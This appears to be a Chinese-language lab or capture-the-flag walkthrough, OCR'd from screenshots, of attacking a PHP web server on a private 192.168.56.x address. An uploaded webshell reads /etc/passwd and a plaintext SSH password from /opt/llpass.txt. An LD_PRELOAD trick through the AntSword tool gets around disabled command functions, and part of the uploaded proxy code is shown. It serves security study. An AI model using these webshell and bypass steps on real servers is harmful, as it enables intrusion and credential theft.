


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

URL

http://192.168.56.144/uploads/691b4abb3b1c6.php?1=/&2=/etc/passwd

扫描 `/opt` 目录，发现 `llpass.txt` 文件，拿到 ll 用户的 ssh 密码




```
Array
(
    [0] => .
    [1] => ..
    [2] => backup
    [3] => llpass.txt
)

ll:Bp2tFMYfElkoMW1OUsOD1C30

1
```

URL

http://192.168.56.144/uploads/691b4c3ea1759.php?1=/opt&2=/opt/llpass.txt

方案2：绕过disable_functions执行命令

上传后可以解析执行



PHP Version 8.3.19

System	Linux 111z 4.19.0-27-amd64 #1 SMP Debian 4.19.31
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler


URL
http://192.168.56.141/uploads/6919df06589f2.php

Use POST method
enctype application/x-www-form-urlencoded

Body
1=phpinfo();

Name
☑ Upgr


几乎禁用了所有危险函数



disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,system

因为php配置文件禁用了几乎所有命令执行函数，如果 /tmp 目录可写，并且 putenv 、mail、error_log 函数可用，可以在 /tmp 上传恶意动态链接库文件，利用 putenv 函数设置环境变量，再通过 mail 或 error_log 函数开启一个子进程加载恶意动态链接库，从而实现代码执行。

可以直接利用 中国蚁剑 的插件来实现绕过 disable_functions



URL地址 * http://192.168.56.141/uploads/6919df06589f2.php

连接密码 * 1

网站备注

编码设置 UTF8

连接类型 PHP

编码器


● default (不推荐)

○ base64

○ chr


默认分类	5
20250930	2
20251001	2
20251003	2
20251004	2
20251005	1
20251007	2
20251008	2
20251010	1
20251012	1
20251014	1
20251025	2
20251027	1
20251030	1
20251116	0

成功
连接成功!



http://192.168.56.141/uploads/69 2025/11/16 22:35:23 2025/11/16 22:35:23

检测到 putenv、error_log 可用（info.php的phpinfo页面也可以发现），选择当前webshell所在路径 `/var/www/html/uploads/`，绕过



LD_PRELOAD

putenv YES

error_log YES

php路径(PHP>=5.3, 并非当前运行的shell php) *

php

启动的WebServer根目录 *

/var/www/html/uploads

Reference


- github.com/AntSwordProject/AntSword-Labs/tree/master/bypass_disable_functions/1/
- AntSword-Labs/bypass_disable_functions/4/

PHP版本	8.3
PHP位数	64
操作系统	Linux
当前目录	/var/www/htn
Shell目录	/var/www/htn

open_basedir

函数支持

- dl ×
- putenv √
- error_reporting √
- error_log √
- file_put_contents √



LD_PRELOAD

putenv YES

error_log YES

php路径(PHP>=5.3, 并非当前运行的shell php) *

php

启动的WebServer根目录 *

/var/www/html/uploads

New WebServer Listen 127.0.0.1:61147

Reference

- github.com/AntSwordProject/AntSword-Labs/tree/master/bypass_disable_functions/1/
- AntSword-Labs/bypass_disable_functions/4/

PHP版本	8.3
PHP位数	64
操作系统	Linux
当前目录	/var/www/htn
Shell目录	/var/www/htn

open_basedir

函数支持


- dl ×
- putenv √
- error_reporting √
- error_log √
- file_put_contents √

成功
上传代理脚本成功: /var/www/html/uploads/.antproxy.php

成功
操作成功

成功
Upload extension /tmp/.56835ant_x64.so success.

新建一个webshell连接，文件名使用 .antproxy，密码还是刚刚上传的webshell密码



http://192.168.56.141/uploads/69

编辑数据（http://192.168.56.141/uploads/6919df06589f2.php）

URL地址 *: http://192.168.56.141/uploads/.antproxy.php

连接密码 *: 1

网站备注:

编码设置: UTF8

连接类型: PHP

编码器

● default (不推荐)

○ base64


○ chr

默认分类	5
20250930	2
20251001	2
20251003	2
20251004	2
20251005	1
20251007	2
20251008	2
20251010	1
20251012	1
20251014	1
20251025	2
20251027	1
20251030	1
20251116	1

成功
连接成功!

分析上传的恶意动态链接库文件，通过可见字符可以知道，这会使用php内置的web服务器监听在127.0.0.1:61147端口，web根目录设置为 /var/www/html，然后我们可以通过 生成的 .antproxy.php 与这个内置web服务器通信，实现命令执行

```
php -n -S 127.0.0.1:61147 -t /var/www/html
```




编辑: /tmp/.23966ant_x64.so

/tmp/.23966ant_x64.so

```
ELF
j;X™H»/bin/sh SH‰ηh-c H‰ζRθι php -n -S 127.0.0.1:60199 -t /var/www/html
VWH‰ζ
```

分析 .antproxy.php 文件，可以看到发给这个 .antproxy.php 的请求会被转发到 动态链接库启动的纯净php环境里执行



192.168.56.141
192.168.56.141
编辑: /var/www/html/uploads/.antproxy.php
/var/www/html/uploads/.antproxy.php
刷新
高亮
用此编码打开
保存


```php
}

set_time_limit(120);
$headers=get_client_header();
$host = "127.0.0.1";
$port = 61147;
$errno = '';
$errstr = '';
$timeout = 30;
$url = "/6919df06589f2.php";

if (!empty($_SERVER['QUERY_STRING'])){
    $url .= "?".$_SERVER['QUERY_STRING'];
};

$fp = fsockopen($host, $port, $errno, $errstr, $timeout);
if(!$fp){
    return false;
}

$method = "GET";
$post_data = "";
if($_SERVER['REQUEST_METHOD']=='POST') {
    $method = "POST";
    $post_data = file_get_contents('php://input');
}

$out = $method." ".$url." HTTP/1.1\r\n";
$out .= "Host: ".$host.":".$port."\r\n";
if (!empty($_SERVER['CONTENT_TYPE'])) {
    $out .= "Content-Type: ".$_SERVER['CONTENT_TYPE']."\r\n";
}
